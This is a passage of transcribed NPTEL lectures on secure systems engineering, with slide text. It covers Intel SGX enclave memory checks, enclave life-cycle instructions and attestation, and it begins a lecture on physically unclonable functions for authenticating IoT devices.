So will follow this again we set enclave access to zero then is it in enclave mode so it is no so we go here perform the traditional page directly page table walk and obtain the corresponding physical address and check whether it is an enclave access so enclave access is set still set to zero so it is no again and then we check whether the physical address is in the EPC in this case it is yes and what we do is that we replace the physical address with some non-existent memory address essentially we are going to actually fill in some garbage and permit the access. So what is going to happen over here is that such a memory access would complete but what the program would see is some garbage value and not the actual value corresponding to that memory location present inside the enclave.

We will also look at third aspect where you are running in the enclave mode and trying to access data which is outside the enclave. So will follow this again we set the enclave access to zero as usual we are running in enclave mode so this is yes the access to address in enclave address space which is no so we come here we perform the traditional page table walk and obtain the corresponding physical address then we check whether it is an enclave access equal to 1, no so because enclave access is still zero so we come here and we see that there is a check for physical address in EPC in this case is no because we are in the enclave mode but trying to access data which is outside the enclave and therefore the access is permitted.

Will also look at the final case where we have a code present in the enclave that is you are running in the enclave mode and you are trying to access data which is also in the enclave. So as usual we set the enclave access to zero the enclave mode is yes so we actually come here is the access to address in the enclave address space this is yes so set enclave access to 1 we go here perform the traditional page table walk thing which will actually convert the virtual address to the corresponding physical address then we look at the enclave access equal to 1. So in this case the enclave access is indeed 1 so we come to this part of the flow and check a whether the physical address is in the EPC yes.

Now over here we is the part where we actually look into the EPCM check the various permissions and so on and ensure that this particular EPC where is going to be accessed has indeed the right permissions to permit that particular access. If these permissions are successful, then you allow this particular access else we will create a signal fault. In this video we had a

brief introduction to Intel SGX in the next video will look at how a move from a software perspective and see how applications are written how the SGX mode is used and how data can be transferred from a normal mode outside the enclave into the enclave and get the result and so on, thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Intel's SGX part 2

Hello and welcome to the second part of the lecture on Intel SGX this in the course for secure systems engineering just part of the NPTEL series. In the previous video we had also looked at the Intel SGX we have seen what was capable with this particular feature in the processor. We looked at how the processor actually managed the memory, how it actually allocated memory regions for enclaves, how things were actually stored in the enclave and so on. In this part of the video lecture we will look at Intel SGX more from a software perspective. We will look at how applications would use the Intel SGX feature and we create enclaves.


What are the instructions available for supporting these features. So, a lot of what we are actually talking is present in this particular paper "*Innovative Instructions and Software Model for Isolated Execution*", this was published in HASP 2013. Also, some of the figures that are in this video have been actually borrowed from Intel.

(Refer Slide Time: 01:34)

Application Execution Flow

App built with trusted and untrusted part

1. Untrusted part creates and executes the enclave
 1. Enclave is placed in the EPC. It is encrypted and trusted
2. Trusted function is called and execution is transferred into the enclave
3. Trusted function executes
4. Trusted function returns
5. Application continues execution



So a typical application development on a system which has SGX supported would require that you actually split the application into two parts. One is the trusted part which you want to be part of the enclave and also the untrusted part where the remaining part of the application is present. So, the trusted part would be aspects such as cryptography, whether a region where passwords

are stored, a region where encryption and decryption is done, secret keys are stored and so on.

The remaining part could be the regular application like access like the graphical user interfaces other interfaces and so on. Now note that unlike the Trustzone we have seen earlier both the untrusted application and the trusted application are present in the same address space, in fact the trusted part is just mapped to a certain region within that particular application. So, when typically, it would be untrusted part of the application which is executing the application would continue to execute until there is a call required to move to the trusted app.

So this essentially is a call to the enclave, so in order to actually incorporate SGX in an application the application would first need to create an enclave so the application would typically run in a untrusted mode and occasionally when there is enclave needs to be called rather than the application needs to call a trusted function. Then there is switch from the non-enclave mode into the enclave mode then the step 3 is where the enclave function executes and processes the security related sensitive data.

And finally, the mode is switched back from the enclave mode back to the untrusted or the enclave mode and the application continues to execute. So, these are the various steps involved when applications are developed with SGX enabled and the applications have enclaves. In order to actually support this form of application development Intel has a few instructions. So, these instructions have been added on the instruction set of the Intel processors in order to create enclaves invoke trusted functions and so on. So, we will first look at what these special functions are.

(Refer Slide Time: 04:11)

Instruction set Extensions for SGX

- Privileged Instructions
 - Creation related: to create, add pages, extend, initialize, remove enclave
 - Paging related: evict page, load an evicted page
- User level instructions
 - Enter enclave, leave enclave
 - Interrupt related: asynchronous exit, resume

14


So, first of all these special extensions for SGX are divided into 2 form one you have the Privileged set of instructions and the user level instructions. So, the privileged instructions essentially should be used as a super user where you have instructions to create pages, add pages extend pages, remove enclave, and create an enclave and so on. Also, the paging related aspects such as eviction of a page, loading of a page all done as part of the privileged instructions. The user level instructions on the other hand mostly just 2 or 3 of them one instruction will permit you to enter into the enclave and other one will permit you to leave the enclave and the third one would know as a resume would permit an application in user mode to resume after a interrupt or exception has occurred.

(Refer Slide Time: 05:12)

Enclave Life Cycle (creation)

ECREATE Instruction

- Creates a SECS (SGX enclave control structure)
 - Contains global information about the enclave
- System software can choose where (in the process virtual space) the enclave should be present
- Also specifies
 - Operating mode (32/64 bit)
 - Processor features that is supported
 - Debug allowed



15

So let us look at an overview of this various instructions, the first one is actually to create the enclave that is the ECREATE instruction and as we see over here create is a privileged instruction so whenever an application wants to create an enclave it would require to call make a system call within the system call there would be an ECREATE instruction which would initialize initiate the enclave creation. So, when ECREATE is invoked the processor would create a SECS structure in the PRM the processor related memory and this SECS structure as we know would contain the global information about the enclave.

Now the unique thing about the SGX is that the operating system can choose and manage where in the entire virtual space the enclave should be present. For example, the operating system could choose a particular virtual address page and specify to the hardware that the enclave should be created in this particular page. Now the unique thing about this is that due to the hardware protection mechanisms this is just choosing the page or the address where the enclave is present is about all the operating system can do it will not be able to read or write to the contents within that particular page but rather just manage that page.


Also, while creating the page the operating system would need to specify other aspects such as the operating mode whether it is 32 bit or 64 bits. It needs to specify the processor features that is to be supported and also where debug is allowed or not within that particular enclave.

(Refer Slide Time: 07:12)

Enclave Life Cycle (adding pages)

EADD Instruction

- System software should select free ECS page
- EADD will initialize EPCM with
 - Page type (TCS / REG)
 - Linear address that will access the page
 - RWX permissions
 - Associate the page in SECS structure
- EADD will then record EPCM information in a crypto log stored in the SECS
 - This is the measurement of the enclave
 - Used for gaining assurance
- Copy 4K bytes of data from unprotected memory into the enclave



16


So, after creation is done the next step is an EADD instruction. So EADD is also a privileged instruction and therefore it can only be done by operating system. So as before when EADD is invoked the operating system would be capable of selecting a particular ECS page where the enclave code or data is used, so typically the operating system would be able to manage this particular page but would not be able to actually read or write the contents of that page.

So EADD will do 2 things first it will initialize the EPCM as we have seen in the previous lecture. Every ECS page has a corresponding EPCM entry that is the ECS page map which contains essentially the privileges and the access control for that particular ECS page, so for example as we have seen it has the read write execute permissions the address the linear address will access that particular page and also it has some information regarding the page type such as whether it is TCS or REG or so on.

Then done is that EADD completed implemented in the processor will then record EPCM information in a crypto log that is stored in the SECS. So, note that the SECS was created during the ECREATE instruction which was done initially and during the EADD per ECS there will be some log which gets appended or added in the ECS. Then the ECS is filled and that is 4 kilo bytes of data which is copied from the hard disk that is from the applications binary to the ECS page that is to the DRAM so note that all of these data encrypted because this data present in this hard disk as well as the DRAM is present outside the processor and as we have seen before any

information outside the processor which is any enclave data or code present outside the processor is always in an encrypted state this ensures confidentiality and could also be used to build integrity.

(Refer Slide Time: 09:42)




17

So after all pages present in the enclave had been added that is using the EADD instruction so for example if there are like 20 different pages then EADD would be invoked 20 different times one system would then need to call EEXTEND so the EEXTEND would essentially measure a 256 byte region in an EPC page. So, this region is specified by the developer the measurement actually comprises of a 64 bit address and 256 byte information present the in SECS.

Since we are actually measuring 256 bytes at a time so therefore, we have 16 invocations of EEXTEND needed to measure the whole page. So construction of the enclave would actually result in a matching with the enclave owner so this is where we actually would obtain some level of integrity because when an enclave gets created by an application developer the application developer could actually specify which regions in the various EPC pages should be measured. Also, he could also specify a particular signature for those particular EPC pages. Thus, what is certain by the EEXTEND instruction is that the creation of these various EPC pages is exactly similar or has exactly the same signature of what as what the application developer intended.

(Refer Slide Time: 11:27)



18

So, after EEXTEND the next instruction get invoked is EINIT, so EINIT is again a privilege instruction and therefore should be done by the operating system. So, it is invoked after all the pages have been added and essentially it could verify that the signature matches that of the owner signature. So, if EINIT is successful it allows the enclave to be entered. So, after EINIT that is the first step which is over here so the first step as we seen over here involves the ECREATE EADD EEXTEND and EINIT, so these 4 steps are all done by the operating system by application invoking system calls and then requesting application system to create this enclave. So, after these 4 steps are done the enclave is ready to use and then the application could actually use various instruction EENTER and EEXIT to enter and leave the enclave.


(Refer Slide Time: 12:34)

Enclave Life Cycle (enter/exit)

Process invokes the enclave through pre-defined entry points using EENTER instruction

EENTER

- Changes made to enclave mode
- Need to know the location to transfer control and location where to save state in case of an interrupt
- Defines an Asynch. Exit pointer, which where IRET returns to after servicing an interrupt
 - It is outside the enclave
 - And typically will have an instruction ERESUME



19

So, we look more in detail about EENTER where untrusted function could invoke a trusted function which present in the enclave. When the untrusted part of the application invokes EENTER there certain things which are to be specified, so the EENTER instruction needs to know the location within the enclave where the transfer should be done. It should also define something known as asynchronous exit pointer which we will actually see a bit later. So, we look at more detail about the asynchronous exit pointer and essentially this is related to interrupt management in an enclave mode.

(Refer Slide Time: 13:14)

Entry into the Enclave

- Set TCS to busy
- Change mode to enclave mode
- Save state of SP, BP, etc. for return in case of async. Exit
- Save AEP
- Transfer control from outside the enclave to inside

20

So, when the EENTER instruction is executed by the processor, the processor would set TCS bit the TCS in enclave too busy stating that this particular enclave is not used. It would change the mode from the non-enclave mode to the enclave mode then it would save the state of the stack pointer, base pointer and so on and it will also save something known as the AEP.

So, these states saving like context saving in the stack and base pointer and so on are saved so that after returning from the enclave the normal mode of operation can continue. And finally, there is a transfer from outside the enclave to inside the enclave and if all permission have been checked are correct the hardware will permit the enclave function to execute. So, all of these steps are done during the EENTER instruction and as you have seen EENTER is a user mode instruction and therefore an application for example wants to do an encryption would invoke EENTER to trigger the encryption in the enclave mode.

(Refer Slide Time: 14:33)

Exit from Enclave

- **EEXIT**
 - Clear enclave mode and flush TLB entries
 - Mark TCS as free.
 - Transfer control outside the enclave

21

Now after the encryption is complete in the enclave mode the application could return from the enclave mode to the non-enclave or the normal mode of operation using the EEXIT system call essentially in this instruction the processor will ensure that the enclave mode flag is cleared which will actually indicate that it is going back to the normal mode and also it will flush the various TLB entries it will mark the TCS as free and it will transfer the control from inside the enclave to outside the enclave. Now typically what is expected is that whenever there is EENTER instruction the only way to exit from the enclave is by this Enclave instruction.

However, there are exceptions to this particular case. The exception occurs when there is interrupt that occurs when in enclave mode. So, for example let us say that the enclave mode trusted function let say an encryption is executing and during this particular period an interrupt occurs during this time the processors would require to service the interrupt.

(Refer Slide Time: 15:44)

Asynchronous Exit (AEX)

- Occurs when an interrupt / exit occurs
- Processor state is securely saved inside the enclave and replaced with synthetic states
- AEP pushed onto the stack
(AEP is a location outside the enclave where execution goes to after IRET)
- After AEX completes, the logical processor is no longer in enclave mode
- Resuming after an interrupt
 - EERESUME instruction is invoked, which restores all registers
 - Typically EERESUME is present at the AEP location
- Resuming after a fault that occurred in the enclave?
 - Eg. A divide by zero

22

Now this makes things a bit complicated because interrupts are asynchronous events and therefore the processor would need to do service this interrupt without compromising on the security of the enclave. So, in order to do this there is a special technique known as the AEX or the Asynchronous Exit which is supported by SGX and this feature would actually permit interrupts to be handled when in enclave mode as well.

So critical in this asynchronous exit is something known as the AEP which stands for the Asynchronous Exit Pointer, so note that the Asynchronous Exit Pointer is actually set up during the EENTER instruction. So, what is done here is that some memory location outside the enclave is actually specified and the fact is whenever so it would typically point to a function which gets invoked whenever there is a return from the interrupt. So this deviates from how interrupts are typically managed so as we know from earlier classes that whenever an interrupt completes its execution this is done by the IRET instruction and the IRET instructions would essentially enforce the previous context and the program which was executing prior to the interrupt occurring would continue to execute. Here with SGX things are slightly bit different whenever there

is the IRET instruction that gets executed instead of going back directly to the enclave the function pointed to by this AEP is executed.

So, this function would then invoke something known as the ERESUME instruction and ERESUME instruction would then force the processor to move from the non-enclave space to the enclave space. So, the ERESUME instruction would essentially restore all the registers and so on.

(Refer Slide Time: 18:02)

Attestation

- system proves to somebody else that it has a particular SGX enclave
- Two attestation techniques
 - Intra machine (prove to another enclave in the same machine)
 - Inter machine (prove to a third party)
- Makes use of a register called MRENCLAVE
 - Contains the SHA-256 hash of an internal log that measures the activity done by the enclave
 - The log contains the pages (code, data, stack, heap) in the enclave
 - Relative position of the pages in the enclave
 - Security flags associated with the pages

Innovative Technology for CPU Based Attestation and Sealing, HASP 2015, Ittai Anati et al

23

Another very important aspect which is supported by Intel SGX is something known as Attestation where this system can actually prove to somebody else may be over the network or another server that it actually has a particular SGX. So, this is made a possible because of the signature's which can be computed up for the enclave and also the fact the all the information in an enclave is actually encrypted.

So, there are 2 Attestation techniques which are possible one is known is the inter machine and the intra machine. So, the intra machine Attestation in a scenario where there are multiple applications running in a system and one application having a specific enclave can prove to another application in the same system that it has this particular enclave. So, this is done by the signatures and the second thing about the inter machine Attestation whereas we mention before the application could actually prove to a third party over the internet that it has a specific enclave.

This has several applications your encourage will look at Intel poet that is a prove of elapsed time technique which is quite a technique for block chain, where this feature of Attestation is comes in handy and machines systems can actually proves to some other system on the network that it owns a certain enclave and has performed certain specific work. So, a lot of this Attestation is possible due to a register known as the MR enclave, so this MR enclave essentially uses a SHA-256 hash of an internal log that measures the activity done by the enclave.

So, the log contains the various aspects like it has signatures of the code, data stack and heap in the enclave. It has relative positions of the pages in that enclave security flag associated and so on. So, the Attestation process is will not go into too much detail about this particular process but you could actually look at this paper title “*Innovative Technologies for CPU based Attestation and Sealing*” and this was published in HASP 2015, thank you.

References:

1. [Innovative Instructions and Software Model for Isolated Execution](#), HASP 2013
2. [Innovative Technologies for CPU based Attestation and Sealing](#), HASP 2015
3. [Intel SGX](#)

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Physically Unclonable Functions (part 1)

Hello and welcome to this lecture, So, we will take a slight deviation from what we have done So, far. And we will actually look at something known as Hardware Security. So, Hardware Security is quite an upcoming field and it actually deals with security in chips, processors and so on. Since this is at the base of your computer systems, the security of these hardware could actually impact all the things which come above. So, for example, a flaw in your hardware could actually be used to steal or compromise everything about that hardware like the BIOS operating system and the various applications. So, the Hardware Security itself is a very broad field, So, we will be starting this video with a something known as Physically Unclonable Functions or PUFs.

So, there will be multiple such videos, this is the 1st part of it. Essentially, we will be actually looking at this paper or we will be discussing this paper called “*Physically Unclonable Functions and Applications*” tutorial, So, you can download this tutorial from this IEEE website. A major application for PUFs is for authentication.

(Refer Slide Time: 1:38)

Edge Devices

1000s of them expected to be deployed

Low power (solar or battery powered)
Small footprint
Connected to sensors and actuators

Expected to operate 24 x 7 almost unmanned

24x7 these devices will be continuously pumping data into the system, which may influence the way cities operate

Will affect us in multiple ways, and we may not even know that they exist.




3

So, authentication especially for edge device, devices like which are used for IOT is extremely important, the reason being that there are like thousands of IOTs that are expected to be deployed in the next few years, all of these devices are low powered, they have small

footprints, memory footprints and quite often connected to sensors and actuators in process control plants. Now a problem with having such other characteristics, low-profile is that a lot of cryptographic algorithms will not work on this, especially the public cryptography algorithms will not work on this. Several of especially the Public cryptographic algorithms quite complex and therefore would require considerable amount of compute power and memory in order to execute therefore authenticating these devices is actually a problem.

The 2nd issue is that authentication of these devices cannot be ignored, the fact is that these edge devices are quite critically connected to various components of process control system it could for example be connected to some of the actuators or monitoring elements in nuclear thermal plants, and therefore the data-processing which is actually collected by this device is actively important for the functioning or the correctness of the entire plant. Other features of these devices is that it has to operate 24 by 7 and it is completely unmanned and therefore the security of these devices are extremely important.

(Refer Slide Time: 3:34)




Now the typical way to actually authenticate these is to store a secret key in Flash device or a ROM device present in this device, So, this secret key would then be used to with lightweight ciphers, there are several lightweight ciphers which have been developed. So, one of these ciphers would be used to actually do encryptions and then there would be an authentication protocol with a server. The server would also, have the same private keys for all the devices that is connected to and it would send, during the handshake or during the connection between the server and this edge device, the private keys would be used to authenticate the validity of this device.

So, a similar type of private keys that you would see also, in various other devices like smart cards, credit cards and so on and all of these devices essentially have a large random number which is stored, which is then used to identify the device. The problem with this approach is that this private key is stored in the device requires special memory known as EEPROM, which is considerably overhead especially to manufacturer. Further, as many of you would know smart cards and other such low-end devices can be easily cloned or copied, So, this means that I could actually clone this particular hardware, create another hardware which has exactly the same private key.

The issue with this is that now I would have two devices, and both can be authenticated by the same server because they would have the same private key in them, essentially both are clones of each other. Quite recently there has been a new technique which was suggested to replace the use of private keys as a mean to authenticate device, So, this is known as Physically Unclonable Functions.

(Refer Slide Time: 5:28)




5

So, Physically Unclonable Functions can be used for authenticating devices, it does not have require any stored keys, typically does not require any public key cryptography, and furthermore it also, alleviates the drawbacks of authentication with the stored keys. So, using Physically Unclonable Functions, it is not possible to actually clone a device and therefore, you get much better security. Now what are Physically Unclonable Functions? So, essentially these Physically Unclonable Functions are something like digital fingerprints which can uniquely identify a device. They are based on nanoscale variations in which are present

during the manufacturing of the device, So, we will see this in little more details in our later slide.

(Refer Slide Time: 6:23)




A function whose output depends on the input as well as the device executing it.

6

So, basically a PUF is a function, it takes an input known as challenge and provides an output which is known as the response. However, the way it is different from other functions is that the response not only depends on the input challenge that is given but also, on the device where the function is executing in. So, for example, let us say that I have a function and this exactly same function is implemented in 4 different devices as shown over here. If I give the same input to all of the 4 functions, what I would expect is 4 responses and all of the responses would be different. So, what this means is that given a particular challenge I can use the response to essentially identify which device has executed that particular function.

So, note that this is very different from any other function like the sine function or cos function or any other functions that we typically implement as a C program or any software or hardware. Over there for a given input independent of the device you would get the same output however, with a PUF the output will differ based on which device is executing that PUF function. So, this feature of PUF is what is actually used to authenticate a device, now there have been several PUFs which have been proposed over the last 10 to 15 years or so, and therefore there has been various classification and ranking of these PUFs to actually sign some PUFs as good PUFs or some as bad PUFs and so on.

(Refer Slide Time: 8:15)



So, typically what is expected of a PUF is that if I have two devices which are exactly identical and I provide the same challenge to both the devices, then what a PUF function should do is that it should provide a response which is different, essentially each device should provide a unique response for the same challenge. Further, the difference between this response should be significant, So, this is known as the inter-difference, and another requirement for PUF is the intra-difference. This means that if I take a particular device say device A, send it a particular challenge and obtain its response and after some time send the challenge to the same device and collect the response.

And what is expected of a good PUF is that these 2 responses taken from the same device after a period of time should be as close as possible or should be exactly identical, So, this is a feature which is known as reliability of a PUF and therefore these 2 would actually form the most critical aspects for gauging the strength of PUF. The PUF should not only be reliable but also, should provide unique responses with respect to different challenges and different devices.

(Refer Slide Time: 9:45)

What is Expected of a PUF? (Unpredictability)

Difficult to predict the output of a PUF to a randomly chosen challenge
when one does not have access to the device

The diagram shows a small electronic device labeled 'A' with an antenna. An arrow labeled 'challenge' points from the device to a caricature of Albert Einstein. Another arrow labeled 'response' points from Einstein back to the device. A large red 'X' is placed over the 'response' arrow, with the word 'response' written below it, symbolizing that the response cannot be predicted if one does not have access to the device.

Another feature which is important in a good PUF is the unpredictability. What this means is that the ability to actually provide the current response to a challenge should require the presence of the device. So, for example, if I provide a challenge and I obtain a response I should be guaranteed that this response is actually originated from that device and not from some other algorithm or some other technique. So, someone could actually predict the response for the PUF for that particular challenge. So, these are the 3 things the uniqueness, reliability, and the unpredictability that is required for every PUF. So, many of these things are orthogonal to each other and achieving all 3 and the same PUF is extremely challenging problem and a lot of researchers are actually working on this to actually create design PUFs which could achieve all of these 3 features.

(Refer Slide Time: 10:44)

Intrinsic PUFs

- Completely within the chip
 - PUF
 - Measurement circuit
 - Post-processing
 - No fancy processing steps!
 - eg. Most Silicon based PUFs


9

As mentioned before So, there are lots of PUFs which have been proposed in the last 15 to 20 years, types of PUFs which are actually been used quite often these days something known as Intrinsic PUFs. So, these are PUFs which can be completely implemented within a chip that is you would have a PUF function, the measurement circuit to actually measure the response and also, post processing is also, present within that single chip, most PUFs that we used these days are with most PUFs which we actually consider these days are all Intrinsic PUFs. So, in this video lecture we will actually look at two PUFs; these are the 2 most common PUFs which are evaluated and used these days, So, this is the Arbiter PUF and something known as the Ring Oscillator PUF.

(Refer Slide Time: 11:37)

Silicon PUFs

eg. Ring Oscillator PUF




So, we will start with ring oscillator, we will show how ring oscillator can be used as a PUF. So, essentially, we could consider a Ring Oscillators that looks something like this. So, it has an AND gate over here and an Enable. So, whenever there is an Enable that is whenever the Enable is set to 1, this AND gate would pass the other signal through. And besides these there are odd number of inverters that are pleasant and finally it has a feedback from the output to the AND gate. So, let us say that the enable bit is set to 1 and let us assume that the other input has a value 0 and therefore the output of this and gate would also, be 0. So, this gets 0 gets inverted to 1 then 0 and then 1 again and then there is a feedback.

